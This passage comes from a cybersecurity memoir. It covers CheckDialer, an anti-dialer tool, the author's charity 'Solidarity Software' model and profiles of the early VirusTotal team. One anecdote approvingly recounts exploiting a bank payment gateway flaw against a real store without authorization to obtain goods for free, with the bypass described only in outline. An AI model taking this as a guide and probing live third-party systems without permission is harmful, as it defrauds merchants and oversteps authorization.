
That's when I came up with a way to address the problem generically, covering any dialer variant without relying on antivirus signatures that could quickly become outdated. I called the solution CheckDialer.

Practically speaking, it was a small Windows utility that installed itself and remained resident in the system, monitoring connections made through modems. Its primary function was to intercept any attempt to dial premium-rate numbers before the call was established, preventing any unauthorized connections. It came preconfigured with a blacklist of premium-rate numbers, such as the 906 prefix in Spain, and also allowed users to configure custom lists to adapt to prefixes from other countries. Additionally, it offered the option to use a whitelist, which restricted connections to only approved numbers, providing an extra layer of protection.

Technically, CheckDialer installs a driver that activates automatically whenever it detects attempts to make phone calls, regardless of which program is initiating the call, whether it's malware or otherwise. This driver intercepts communication between the Windows operating system and the serial port (COMx) that controls the modem. By doing so, CheckDialer identifies the number that is being dialed and it can block the call before it reaches the modem, therefore preventing connections to premium-rate numbers without the user's consent.

When I showed the utility to my partners, they saw an opportunity to diversify our revenue streams. Román's immediate question was, "What price are we going to set for it?" However, I explained that I didn't feel it was right to charge individual users. By that time,

Hispasec was already generating income from commercial services for businesses, such as pentests and consulting, and we were doing well.




1. La lista desplegable nos permitirá **escoger el idioma adecuado**, entre otros inglés, catalán, español, euskera, italiano o ruso. Los interesados en traducirlo a otros idiomas contactar con checkdialer@hispasec.com, asunto "traducción CheckDialer".
2. Esta tabla recoge el **Log** o registro de sucesos del programa (inicio, parada, números marcados, etc).
3. Por defecto aparecerá la **Lista Negra**, de números de teléfonos prohibidos, con la plantilla 803######, 806######, 807######, 906######, etc.. El usuario podrá Añadir nuevas plantillas o Borrar algunas de las existentes. A la hora de introducir plantillas recuerde que el carácter # es utilizado como comodín y equivale a cualquier número.
4. El usuario también podrá optar por configurar una **Lista Blanca** de números permitidos, denegando la conexión con cualquier otro número de teléfono que no esté incluido en dicha lista.
5. En el apartado **Módem(s) instalados** el programa recogerá de forma automática la configuración del sistema para monitorizar la comunicación entre el puerto serie y el módem.
6. Por defecto el programa siempre procederá a la **Desconexión** automática cuando se intente marcar un número prohibido o no se pueda identificar. El usuario puede optar porque el programa sólo avise y de la opción a desconectar manualmente.

El programa, por defecto, se activará en cada inicio de Windows (**Autoinicio**) botón [Configuración Avanzada]. Otras opciones disponibles son la posibilidad de **limpiar el log** botón [Borrar registro], o **desconectar** la conexión manualmente botón [Desconectar].

CheckDialer incluye una **Lista Negra por defecto según los prefijos de tarificación especial** utilizados **en España**. Los usuarios de otros países deberán configurar de forma personalizada las plantillas para adecuarlos a los prefijos y números utilizados por los dialers según su zona. En cualquier caso, independientemente del país o región, **Hispasec recomienda utilizar preferentemente la Lista Blanca**, mucho más restrictiva y segura, de forma que el usuario indique únicamente que números pueden ser marcados.

CheckDialer Configuration Manual (December 2003)

My motivation with CheckDialer wasn't commercial; I wanted to help people and make the biggest impact possible in order to eradicate the scourge of trojan dialers. To achieve that impact, it was essential for the maximum number of users to install the utility, and attaching a price to it, however small, would significantly reduce its distribution. Reluctantly, they let me go ahead with CheckDialer in my own way. After all, it was something I had developed on my own, and they were already used to me prioritizing the community over the company's bottom line.



CheckDialer has blocked an attempt to dial a premium-rate number (906 prefix in Spain), preventing the connection.

Before the official launch, I distributed a beta version of CheckDialer, without much publicity, to gather feedback and identify any potential bugs. This is what brought my first surprise: some users wrote to thank me for the utility, sharing how CheckDialer had stopped a trojan for them and saved them significant amounts on their phone bills. Additionally, several people asked when the final version would be released and how they could purchase it. I wondered how I could channel this interest from users who were willing to pay for it. Without mentioning anything to Román about this potential monetization, I

decided that the final version would be distributed as Solidarity Software.

The concept of Solidarity Software involved distributing the program completely free of charge, allowing anyone to download and use it. Additionally, it offered the option for those who wished to make a donation, with the proceeds going to a charitable cause. This philosophy combined the power of technology with social responsibility, creating a model where software not only solved technical problems, but also generated real change in the lives of those in need.

EL PAÍS

CiberPaís

ÚTIL COLUMNA

'Software' solidario

CHIQUI DE LA FUENTE

15 ENE 2004 - 00:00CET

EN ESTA COLUMNA se habla constantemente de aplicaciones *shareware* (probar antes de comprar) y *freeware* (uso gratuito). Esta semana, hablaremos de una utilidad que tiene otro tipo de distribución: el solidario.

Se trata de Check Dialer, una utilidad enormemente práctica para aquellos que se conecten a Internet a través de un módem convencional.

NEWSLETTER

Recibe la mejor información en tu bandeja de entrada

APÚNTATE

ESPECIAL PUBLICIDAD

Article about Solidarity Software in El País, *explaining this free distribution model for CheckDialer that allowed for donations (January 2004).*

To accept donations, I needed to set up a form that would allow online payments on our website. For this, I contacted one of the banks where we held an account and requested what they called a Virtual Point of Sale Terminal (TPV, which is its Spanish acronym).

This software was installed on the web server and facilitated communication with the bank, acting as a payment gateway.

As soon as I received the email from the bank with the instructions and the link to download the virtual TPV, I started installing it while I read the documentation about the fields I needed to include in the web form, the communication with the bank, the return values, etc. Of course, my flaw-spotting instincts kicked in. I immediately wondered if there was a vulnerability in how it worked. If I was right, it could allow me to simulate payments on any website that was using that software as a payment gateway.

I hadn't even finished setting up the web form to accept payments on our page when I started looking for an online store that was using the bank's virtual TPV. I tested it and... voilà! It seemed to work. The website indicated I had just purchased one of the most expensive wines and cheeses from that store – without actually paying a dime.

The definitive confirmation came a few days later when I received a call on my mobile phone:

— Hello?

— Good morning, is this Bernardo?

— Yes, that's me. Who's calling?

— This is Alfonso, the technology director. I just received the gift you sent to the bank along with your business card, and I wanted to personally thank you.

— Ah, thanks! I see it has arrived. You're welcome.

— You're welcome? I know a bit about wine, and this isn't just any bottle. You really didn't have to go to such trouble. Thank you so much. I see you're based in Málaga and work in cybersecurity. If you're ever in Madrid, let me know. You're welcome to visit our offices.

— Thanks, but honestly, it was no trouble at all. It didn't cost me anything.

— What do you mean it didn't cost you anything?

— Well, I exploited a vulnerability in your online payment system and bought the wine and cheese without paying a cent. I hope you don't mind that I addressed it to the bank's technology director as proof of concept.

For a few moments, there was silence. I thought the call might have dropped, but I could hear his breathing on the other end. After a pause, he resumed the conversation:

— Bernardo, could you come to our headquarters in Madrid tomorrow? We'll cover your plane or train ticket, whichever is more convenient for you.

— I think I can make it. Let me check my options and confirm by email.

After coordinating the details over email, I showed up at the bank's headquarters the next morning. At reception, they took my information and escorted me to a meeting room with a long table, where they asked me to wait. Ten minutes later, the technology director entered, accompanied by an entourage, all clad in suits. They greeted me and introduced themselves: lawyer, lawyer, lawyer...

I swallowed hard, realizing I might have gotten myself into serious trouble.

The conversation began bluntly: "What do you want?" I replied, "I don't want anything, just to explain the vulnerability I found and help fix it." I then started detailing how it was possible to precalculate one of the parameters the payment gateway returned to the online merchant and inject it into the communication, making it appear as if the payment had been validated. I must have used sufficiently technical jargon, judging by the expressions on the lawyers' faces,

and at one point, they began talking amongst themselves. The director decided they could leave, and instead, other people entered the room. These weren't wearing suits—they were from the development team. Finally, a relief.

In the end, the meeting went well. We discussed how to fix the vulnerability, and the technology director thanked me, even offering to pay for my trouble, which I declined. A few days later, he contacted me again to request a pentest service. That wasn't the end of it; from that point on, Hispasec Sistemas became their primary cybersecurity provider for security assessments and consulting services.

Meanwhile, CheckDialer became a resounding success. We launched it in collaboration with the Asociación de Internautas (Association of Internet Users in Spain), who played a crucial role in its dissemination. The solution we provided not only caught the attention of users but also that of the antivirus industry, which recognized our monitoring technology as an effective way to combat this emerging threat. Some companies, such as Panda, contacted us to help them develop and integrate this technology into their own products, which was an important acknowledgment of our work.

As tools like CheckDialer and other similar protection systems began to be widely adopted, the epidemic of trojan dialers started to wane, making the business less lucrative for attackers. The final blow came with the widespread adoption of a new way to connect to the internet: ADSL, which didn't require dialing a phone number and provided an always-on connection. This rendered dialers obsolete. Our efforts had contributed to mitigating the problem, and over time, the dialer threat disappeared.

Beyond the technical aspect, what I'll always remember is the incredible response from the community to the concept of Solidarity Software. Many users, after downloading the program entirely for free, decided to visit the donation form and contribute, collectively

raising thousands of euros completely voluntarily. But the most gratifying part was that, with the funds collected and through an NGO, we were able to set up a field hospital in Sierra Leone to care for the most vulnerable children. Seeing how a simple technological idea could have such a profound impact on the lives of so many people is an experience I'll never forget.

Donors could choose to display their name or a message alongside the amount contributed, or remain anonymous, all coming together for a common cause.

What I Learned...

Karma sometimes works. Good deeds don't always bring immediate rewards, but the key is to act for the right reasons—not for economic return, but as an expression of our values and commitment to others. The true reward lies in the satisfaction of helping others. And if an unexpected benefit does come your way, even better! It just confirms that sometimes karma does its job.

In today's business world, social responsibility is often integrated as part of marketing strategies or brand image. However, there's a big difference between using philanthropy as a marketing tool and acting out of genuine commitment to the greater good.

Distributing *CheckDialer* as Solidarity Software wasn't a marketing strategy; it was a sincere gesture to help combat dialers. Donations came later, channeling the gratitude of users. The initiative was a complete success: we protected many people and also caught the attention of a key client, turning this altruistic action into an unexpected growth opportunity for Hispasec.

This approach, which we might call "business karma," isn't a magic formula for success nor a guarantee of immediate results. But in the long run, these actions build a solid foundation of trust and reputation—something far more valuable than any advertising campaign.

Don't wait until you're a big company to consider your social impact. Do good, and good will come to you. Sometimes, karma surprises us!

Chapter 14

The A-Team

Although I've been telling this story chronologically so far, in this chapter, I'll break that timeline to introduce the key team that made VirusTotal's development and success possible. Over the years, different people joined at various stages of the project, playing pivotal roles in the chapters that follow. Here's how they became part of this adventure.

Hispasec was thriving. The *una-al-día* newsletter kept gaining subscribers, and the demand for professional services, particularly in pentesting and consultancy, continued to grow. My head was buzzing with ideas for new projects and services, including the VirusTotal concept that had been simmering for years but hadn't yet found the right moment to launch. But with just four partners, no matter how hard we worked, we couldn't keep up. It was time to reinvest our earnings and grow the team to take Hispasec to the next level.

It was the first time I had to hire someone. I had no experience with recruitment processes and no clear candidate in mind. My initial thought was that the perfect additions to our small company, given

our limited budget, might be young people finishing their studies. So, I wrote a brief note and posted it in a forum for engineering students at the University of Málaga. The next day, I received a response: an email from Francisco Santos, along with his résumé.

Francisco Santos


The interview with Santos was quick. From the outset, he presented himself as a full-stack developer in the broadest sense: he programmed both the frontend (the visible part of a website or application) and the backend (the part that manages logic and data processing), administered systems, mastered Linux, and even held a Cisco networking certification.

Santos mentioned that he had stumbled upon my post in the student forum purely by chance. Normally, he never visited it, but while searching for exam notes for a test he had the next day, he came across my listing. Although he didn't find the notes, he decided to update his résumé and write to me. One anecdote that stood out during the interview was how he had earned his Cisco certification. To prepare for the exam, he had created a script to scrape practice tests from the internet and compile a database of questions and answers. I admired his inventive and self-taught approach.

I didn't delve too deeply into technical details during the interview or conduct any tests. He simply left a good impression. Santos came across as sincere, humble, and passionate about computing. He had a pragmatic and solution-oriented mindset, and in certain areas, like systems administration and networking, it was clear he had more experience than I did. I knew he would be someone I could trust, someone I'd enjoy working with, sharing ideas, and learning from. It was pure intuition.

Time proved that intuition was spot on. Santos, Hispasec's first employee, became the systems administrator and later led the technical lab. Eventually, he took on the responsibility for the

pentesting department. He was a true jack-of-all-trades, capable of tackling any task assigned to him—nothing was beyond his reach. When it came to VirusTotal, Santos developed the first version of the website, built the database, managed the distributed storage systems, and ran the entire backend.



Santos

As a testament to the trust I had in him, for many years, I asked him to store my passwords in his password manager, as I was terrible at remembering them—everything from my personal email to a wide range of services.


As I write these words, 23 years after that initial interview, we're still working together, now at Google, where Santos serves as a Security Engineer Manager and leads the team responsible for VirusTotal's analysis backend.

Julio Canto

A few months after hiring Francisco Santos, we began searching for our second employee. This time, unlike the first, I knew exactly what the new hire would focus on: developing and launching VirusTotal, in addition to handling other tasks at Hispasec. There was no need to post a job listing, as Antonio Ropero had already told me about Julio Canto, a friend of his from their time working together at *PC Actual*.

Julio was considering moving from Madrid to Málaga to follow his girlfriend.

I remember Julio's interview being very informal. We met for coffee at a shopping mall in Vélez-Málaga, my hometown. During our conversation, Julio shared details about his programming experience. One project he mentioned particularly caught my attention—it involved parsing data from a mail server to extract structured information. Although this work wasn't directly related to cybersecurity or antivirus solutions, I immediately saw how his expertise could be highly relevant to VirusTotal. After all, the project required parsing antivirus logs to extract the results of their analyses.




Julio

From the very beginning, I liked Julio. He made a great impression on me: he was straightforward, didn't beat around the bush, and was unafraid to admit when he didn't know something. He didn't try to pretend to be someone he wasn't, and occasionally let a swear word slip, which I took as a sign of authenticity. Moreover, he came highly recommended by Antonio Ropero, which was a significant plus. There wasn't much to deliberate.

Although Julio had no prior experience in cybersecurity, he quickly adapted to Hispasec. The first task we assigned him was to contribute to our newly launched Analysis, Notification, and Alert Service

(SANA). This service was like *una-al-día*, but far more technical—essentially "a lot of daily updates." The core idea was to document all emerging vulnerabilities so that clients could subscribe to receive alerts relevant only to their systems, based on their software inventory. Julio, who initially knew nothing about cybersecurity, found himself documenting a vast number of vulnerabilities daily. This titanic effort allowed him to acquire extensive knowledge in cybersecurity at lightning speed.



SANA - Analysis, Notification, and Alert Service (2003)

Additionally, following some very simple and basic guidelines I provided, Julio developed the first version of VirusTotal, once again proved a quick study. His work was crucial to launching the project I'd been envisioning for years, and his execution was brilliant. Julio had always been interested in distributed computing systems, and although it wasn't a requirement on my part, he designed the first version of VirusTotal in a highly modular way, enabling horizontal scaling. This approach proved to be a key

decision, as it allowed the service to grow seamlessly when it went viral.

Today, Julio continues to lead the integration of new analysis engines into VirusTotal and develop advanced tools for the platform as a Software Engineer at Google.


Alejandro Bermúdez

Three years had passed since the launch of VirusTotal, and the project kept growing. With an increasing number of antivirus engines integrated and a rising number of daily analyses, it became clear that Julio needed help to keep the platform's backend running smoothly. We decided it was time to look for someone who could support him in this task. This time, we published a traditional job listing, and several people applied.

I remember Julio and I had scheduled an interview with Alejandro Bermúdez at the office that afternoon. Although he had no prior experience in cybersecurity, his résumé highlighted his proficiency in low-level programming, particularly in C, and mentioned that he had developed a few drivers (programs that enable the operating system to communicate with hardware). What made me a bit apprehensive was the photo on his résumé, where he appeared wearing a shirt and a bright yellow tie, not exactly the image I had in mind for a programmer. However, that apprehension vanished the moment he walked into the interview: he was wearing a blue work jumpsuit, visibly stained. It was clear he had come straight from his current job. He explained that he worked in the maintenance of uninterruptible power supply systems (UPS), which involved tinkering with electronic systems and, as was evident, getting his hands dirty—a lot.

Alejandro was young, fresh out of university, and already working. He hadn't chosen to pursue a master's degree or take additional courses, which caught my attention. The interview was going well,

but I still wasn't completely convinced he was the right fit—until I asked the key question: "Beyond what you've done during your studies, what have you programmed in your spare time? What personal projects have you worked on?"



Alejandro

At first, he hesitated, unsure if it was appropriate to share what he had done. For a moment, I thought it might be something related to hacking, so I encouraged him to speak freely. That's when Alejandro told us how he had programmed a utility for his girlfriend to help track her menstrual cycle. But the best part came next: when there was a delay, the app would sound an alarm with the cry of a baby. At that moment, I knew he was one of us. No further questions were needed.

Alejandro, or "Alex" as we called him, became a cornerstone of the team, both technically and in terms of his personality. Always joking and highly empathetic, he became a kind of glue that held everyone together. He teamed up with Julio and enjoyed tasks ranging from assembling hardware to designing the electrical setup for our homemade data center or programming. He never said no to anything, no matter how outlandish the goal seemed. I always felt that if I told him we were going to launch a rocket into space, he would get to work without batting an eye. By the way, he never wore a tie to the office, and if he ever brought back the work jumpsuit, it

was as the builder of his own house—but that's a story that would require several books to tell.

Eventually, Alejandro took charge of developing the software that manages the machine cluster, a large set of servers working together. This system processes all the files sent to VirusTotal, a critical role that he continues to lead today as a Software Engineer at Google.

Emiliano Martínez

Emiliano was a telecommunications engineer who had spent his final year of studies in Paris thanks to an Erasmus scholarship, specializing in cybersecurity at the Eurecom research center. During that time, he worked for six months at a consultancy run by one of his professors. By chance, it was that same professor who suggested he contact VirusTotal to automate the file analysis process as part of his project. Upon visiting our website, Emiliano discovered that we were practically neighbors: while we were based in Málaga, while he was originally from the nearby town of Marbella.

Communication flowed smoothly from the start. Emiliano struck up a conversation with Santos, and together they agreed on how to automate the submission of files and the retrieval of reports—this was a time when VirusTotal didn't yet have an API (Application Programming Interface) to facilitate such processes.

Months later, in January 2008, we posted another job opening at Hispasec. Emiliano, already considering a return to Spain after his experience in Paris, decided to apply.

I remember interviewing him at the office, and the process was quick. We reviewed the projects he had worked on, and I asked him some general questions about cybersecurity, such as describing what a buffer overflow was. Then, I delved into the unofficial side of his résumé. That's when he shared some anecdotes from his youth,

mentioning his experiences with SubSeven, a remote administration trojan that was very popular at the time. Given his solid understanding of cybersecurity and his prior experience with VirusTotal, the decision was easy.

Emi

Although Emiliano initially worked on various tasks at Hispasec, he quickly began playing a crucial role at VirusTotal. Having previously worked on automating file analysis, he proposed and developed VirusTotal's first API—a foundational step for the platform's evolution. Later, he also played a key role in the design and development of VirusTotal Intelligence.

Over time, Emiliano—known to us as "Emi"—became the most productive engineer I've ever known in my career. He's a rare breed, combining deep technical knowledge, the ability to work autonomously, and sharp insight into business and market dynamics. Today, he serves as Product Manager at Google, leading VirusTotal and Google Threat Intelligence.

Victor Manuel Álvarez

Víctor would join the team just four months after Emiliano, and this time, his hiring process was very different. There wasn't even an interview.

It all started with a post on the Hispasec blog titled "Crackme, Tshirt, and Something More..." where we proposed a reverse engineering challenge. The task involved an executable designed to be difficult to analyze, with a protection system that required a valid serial number. The challenge was to figure out how to generate a valid code to bypass that protection.

laboratorio

(Del laborar y -torio).
1. m. Lugar dotado de los medios necesarios para realizar investigaciones, experimentos y trabajos de carácter científico o técnico.
2. m. Realidad en la cual se experimenta o se elabora algo.

VOLVER A PRINCIPAL

MAYO 2008

Lun	Mar	Mie	Jue	Vie	Sab	Dom
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

ÚLTIMAS ENTRADAS

'White Paper' sobre la vulnerabilidad en el tratamiento de imágenes en Firefox y otros navegadores(05/12 09:25)
Workshop de FORWARD(04/25 11:06)
Troyanos bancarios luchando por la libertad sexual...(04/07 11:25)
WOMBAT (Worldwide Observatory of Malicious Behaviors and Attack Threats)(04/02 12:30)
Cifras de VirusTotal por terceros(04/02 00:45)
Crear malware con prisas...(03/31 20:08)
¿Trabajas demasiado?(03/28 18:12)
VirusTotal Uploader en la lista PC World '101 Fantastic Freebies'(03/25 12:28)
crackme, camiseta y algo más...(03/23 00:26)
Como resolví el Kamiseta Code(03/03 18:01)

CATEGORÍAS

Noticias (35 items)
VirusTotal (33 items)
Hispasec (30 items)
Humor (31 items)
Malware (73 items)
Vulnerabilidades (26 items)
Phishing (19 items)
Hacking (9 items)
Frases (7 items)
Libros (3 items)
Herramientas (2 items)
Cursos y Certificaciones (3 items)

ARCHIVOS

Mayo 2008
Abril 2008
Marzo 2008
Febrero 2008
Enero 2008
Diciembre 2007
Noviembre 2007
Octubre 2007
Septiembre 2007

23 marzo 2008

crackme, camiseta y algo más...

test 0.1 para currar...

[Hispasec]

Tras el "Kamiseta Code", volvemos a proponer otro juego, en esta ocasión de ingeniería reversa, un crackme.

No se trata de un crackme complicado, no está diseñado para resultar difícil de resolver, pero si requiere demostrar ciertas habilidades. Es el tipo de problema que debería poder resolver alguien habituado a analizar muestras de malware, y es aquí donde viene el "algo más" si es que te quieres dedicar profesionalmente a ello o ya lo haces.

Como ya ocurriera en el anterior reto de cripto, enviaremos una camiseta a aquellos que les apetezca jugar y logren resolver el problema en los próximos días y hasta final de existencias. Pero además, a los ganadores que puedan estar interesados, les convocaremos a una entrevista para trabajar en Hispasec en puestos de ingeniería reversa.

Dada la especialidad del reto, es probable que se animen gente que ya esté trabajando en labores similares, simplemente por echar un rato jugando, por la camiseta, o incluso porque no le disgustaría terminar trabajando en Málaga, con todo lo que ello conlleva (reuniones en los chiringuitos de la playa, etc). Para evitar malentendidos y efectos colaterales no deseados, en todos los casos se tratará con total privacidad a los participantes y soluciones enviadas.

En crackme.zip (password "crackme") os encontraréis un readme.txt con las instrucciones de nuestro compañero Pawel, quién lo ha programado, y el ejecutable en cuestión cm.exe (MD5: 2601a190a87264f9c27bdc49b634db36, SHA256: 987d6fb1ef287070bfefa1635e829db1080d62e09175c930ed966c91a0c9eea9).

Por último, pedimos a los participantes que a corto plazo no publiquen en foros ni compartan con terceros las soluciones, para permitir que pueda jugar más gente el mayor tiempo posible. Llegado el momento desde aquí abriremos la veda a las publicaciones, mostrando alguna de las mejores soluciones recibidas a modo de tutorial. Gracias!

Se me olvidaba lo más importante, el enlace al crackme.zip :)

Enviado por **bquintero** a las 00:26 | Enlace permanente | Comentarios (9) | Trackbacks (0)

Blog post from the HispaSec lab about the crackme challenge (2008)

As an incentive, we offered a T-shirt to those who solved the challenge and, in addition, an opportunity for an interview to work at

Hispasec. At the time, we had services that required malware analysts—a highly specialized and hard-to-find profile—so we thought this challenge would be an excellent way to attract potential candidates.

The solutions came in quickly, and it was Víctor who submitted the first complete one. Not only did he provide a valid serial number and a detailed description of the internal function that verified it, but he also programmed a utility, known as a keygen, capable of generating multiple valid numbers.

Upon reviewing the quality of his solution, I looked into his background and discovered that he was working in Bilbao for Panda Antivirus. I assumed it would be difficult to recruit him, as Hispasec Sistemas was still a small company at the time, and Panda was the largest cybersecurity company in Spain. So, I decided to simply send him the T-shirt and a cybersecurity book as a prize.

To my surprise, Víctor replied, saying that the book and t-shirt were nice, but he wanted to know about the job offer since he was eager for a change. Done deal.

Victor

Víctor started working with us remotely from Bilbao. He brought along *YARA*, a personal open-source project designed to facilitate the creation of rules for identifying and classifying malware. Not only did we integrate *YARA* into VirusTotal, but I also gave him free rein

to dedicate as much time as he needed to its development. Over time, *YARA* became an industry standard. Moreover, Víctor played a pivotal role in the design and development of VirusTotal Intelligence, leveraging his experience as a malware analyst in an antivirus lab.

Víctor is an old-school hacker, recognized within the team as a solutions architect and our most brilliant full-stack software engineer. He excels at working on low-level systems while also designing and developing the frontend of a web service. Today, he is a Senior Software Engineer at Google, where he continues to lead the development of *YARA* and VirusTotal.

The No Manager Manager

The success of VirusTotal wasn't just due to the technical brilliance of the team members but also to a work philosophy that fostered freedom, responsibility, and camaraderie. From the outset, I granted the team complete freedom regarding schedules, organization, and technical development decisions. I despised micromanagement and trusted that everyone knew how to manage their time and contribute their best to the project. I don't recall ever saying "no" to an idea, no matter how far-fetched it seemed. Instead, I encouraged them to explore their proposals. If we ever had differing opinions on how to approach a problem or develop a feature, I let them try their way while I tried mine, and then we compared results.

This absolute trust not only allowed them to feel ownership of the project but also made them see it as something personal, something worth fighting for and protecting. This sense of ownership translated into exceptional motivation, dedication, and productivity, fueling a constant stream of ideas and contributions to the project. And this wasn't a consciously planned strategy—I simply treated them the way I would have liked to be treated.

Instead of imposing a rigid hierarchical structure, we naturally formed work tandems: pairs who collaborated closely on coding and operated with total technical autonomy while another team member stayed in the loop on the project. This pairing method not only fostered collaboration and rapid development but also ensured that at least three people were familiar with the intricacies of each system component. This approach enabled quick resolution of any errors, even during vacations.

This "less is more" approach also translated into high productivity. In our environment, it was perfectly normal for a new feature idea to surface in the morning and be developed and deployed into production before lunch. This would be unthinkable with the complex protocols and approval processes currently found in large tech companies.

In these 20 years of working together, I can't recall having a serious argument among us. The camaraderie and professionalism with which we treat one another have created an environment where everyone supports and respects each other. We work together because we want to, because we value the time and effort each person invests in the project, and because, at the core, we enjoy what we do and how we do it.

As a manager—or rather, a "non-manager"—my approach has always been to maintain total transparency, sharing both successes and challenges with the team. Openly communicating my concerns and issues has been key to fostering an environment of trust. I don't hide anything from them because I see them as adults, professionals capable of handling any type of information. Together, we form the group that studies and makes decisions. This transparency has built mutual trust and strengthened our relationship as a team.

From the start, I felt admiration for each of them, which has only grown over time and through shared experiences. In every job interview, I looked for people who were better than me in certain

areas, which shaped how we treated and worked with each other from the very beginning. We know that as a team, we are stronger because we complement and push each other to be better. We look out for one another and always prioritize the group over individual interests. This mutual respect and shared admiration have been the foundation of our collective success.

The VirusTotal Team

Bernardo Quintero CEO

He had several hobbies, such as malware analysis, reversing, pentesting, which ended up becoming his job. Sick and tired of finding bugs in the traditional business and management approaches, he had the idea of creating VirusTotal, which is why we call him CEO, yet he never wears a suit or tie, hates talking on the phone and thinks meetings are a waste of time. He believes that being CEO is the easiest job: "just find others smarter than you and facilitate their work when solving problems".

At present, he focuses on designing new services and features in VirusTotal and gluing the service together. His immediate goals:

- Android research and tools
- A new service related to false positives, to help software developers, AV industry and end-users.

Screenshot of my profile on the VirusTotal team page, featuring my philosophy: "Find people smarter than you and make their work easier as they solve problems" (2011)

As for agile methodologies and other trends, we never applied any of them—no upfront planning, no exhaustive tracking, not even deadlines. Engineers are notoriously bad at making estimates: we're either too optimistic, creating unnecessary stress, or overly

conservative, artificially delaying deliveries to avoid the former. At VirusTotal, developments were released when they were ready. There were no formal meetings or periodic reports. We simply worked together, spoke out loud as needs and ideas arose, and if someone had a question or needed help, they asked for it directly and informally. This simple and organic approach allowed us to maintain a relaxed but highly productive environment. In the end, motivation and self-discipline outweigh any development methodology.

The lack of a more formal structure worked because we were a small team, and all members were highly autonomous. However, as the team grew, we had to evolve and introduce processes to scale effectively. While these changes were necessary, we always aimed to preserve the essence of the culture we lived during those early days. In this regard, size matters: if you're a very small startup, applying methodologies and processes designed for large organizations only adds unnecessary friction and bureaucracy to development. The absence of bureaucracy is a superpower for startups, something large companies cannot compete with, and it must be leveraged.

A sense of humor also played a key role in our dynamics and work culture. Within the team, I was nicknamed "CTO"—not just for being the "Chief Technology Officer," but also for "Chief Troll Officer," thanks to my penchant for irony and critique. This humorous spirit, combined with a healthy dose of self-deprecation, became ingrained in the team's culture.

Failures were not hidden; they were aired out. There was no fear in saying, "I messed up here," and we even championed the idea of identifying mistakes and naming names. This stood in stark contrast to the culture often seen in big tech companies, where everything is treated with extreme delicacy to ensure no one feels targeted, and responsibility becomes blurred.

Back of the T-shirt gifted to me by the A-Team (2012)

In our case, we developed thick skin, like that of an elephant. We had no problem owning up to our mistakes, questioning ourselves and our decisions, because we understood that this was part of the process of improvement. This transparency and complete accountability have always helped us move forward as a team and have been a cornerstone of our success.

